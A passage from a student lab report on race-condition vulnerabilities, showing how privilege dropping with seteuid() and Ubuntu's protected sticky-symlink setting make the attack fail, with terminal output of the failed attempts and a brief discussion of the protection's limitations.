
- We use seteuid() command to set effective UID to real UID value. With this we disable all unnecessary privileges for user. And when exiting we restore those privileges back to previous value.
- With the getuid() and geteuid() functions we can get real UID and effective UID of current user**.**
- Conducting the attack on the above vulnerable program, we will get the below output which is an unsuccessful attack.



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./runcheck.sh: line 10: 17142 Segmentation fault      (core dumped) ./vulp < app
end
No permission
No permission
No permission
No permission
No permission
No permission
No permission
./runcheck.sh: line 10: 17175 Segmentation fault      (core dumped) ./vulp < app
end
No permission
```

Task 4: Protection Mechanism C: Ubuntu's Built-in Scheme:

- Here we enable the built-in protection scheme against race condition attacks.
- The attack will be unsuccessful and we will get the below output.



```
[03/22/2018 18:51] seed@ubuntu:~/Race$ sudo sysctl -w kernel.yama.protected_stic
ky_symlinks=1
kernel.yama.protected_sticky_symlinks = 1
[03/22/2018 18:51] seed@ubuntu:~/Race$ ./runcheck.sh
No permission
./runcheck.sh: line 10: 13114 Segmentation fault      (core dumped) ./vulp < app
end
./runcheck.sh: line 10: 13117 Segmentation fault      (core dumped) ./vulp < app
end
./runcheck.sh: line 10: 13120 Segmentation fault      (core dumped) ./vulp < app
end
./runcheck.sh: line 10: 13123 Segmentation fault      (core dumped) ./vulp < app
end
./runcheck.sh: line 10: 13126 Segmentation fault      (core dumped) ./vulp < app
end
./runcheck.sh: line 10: 13129 Segmentation fault      (core dumped) ./vulp < app
end
```

- When this is enabled symlinks are permitted to be followed only when outside a sticky world-writable directory, or when the uid of the symlink and follower match, or when the directory owner matches the symlink's owner.

- This is a good protection scheme as it does not allow a user to create a symlink to another file which does not have same user as its owner and also does not allow to create a symlink from any file in world-writable directory. So, that even if there is a race condition vulnerability, no user can create a symlink to a file which is not owned by the same user and exploit that vulnerability to attack other user’s files.
- There are no limitations to this scheme in terms of race condition vulnerability attacks. But is limitations for some applications or software which need to use symlinks. In some case software or applications actually need to link some files from world writable directory to other files for them to be used by other applications. Here, due to this protection scheme symlink won’t be created and hence those applications won’t work.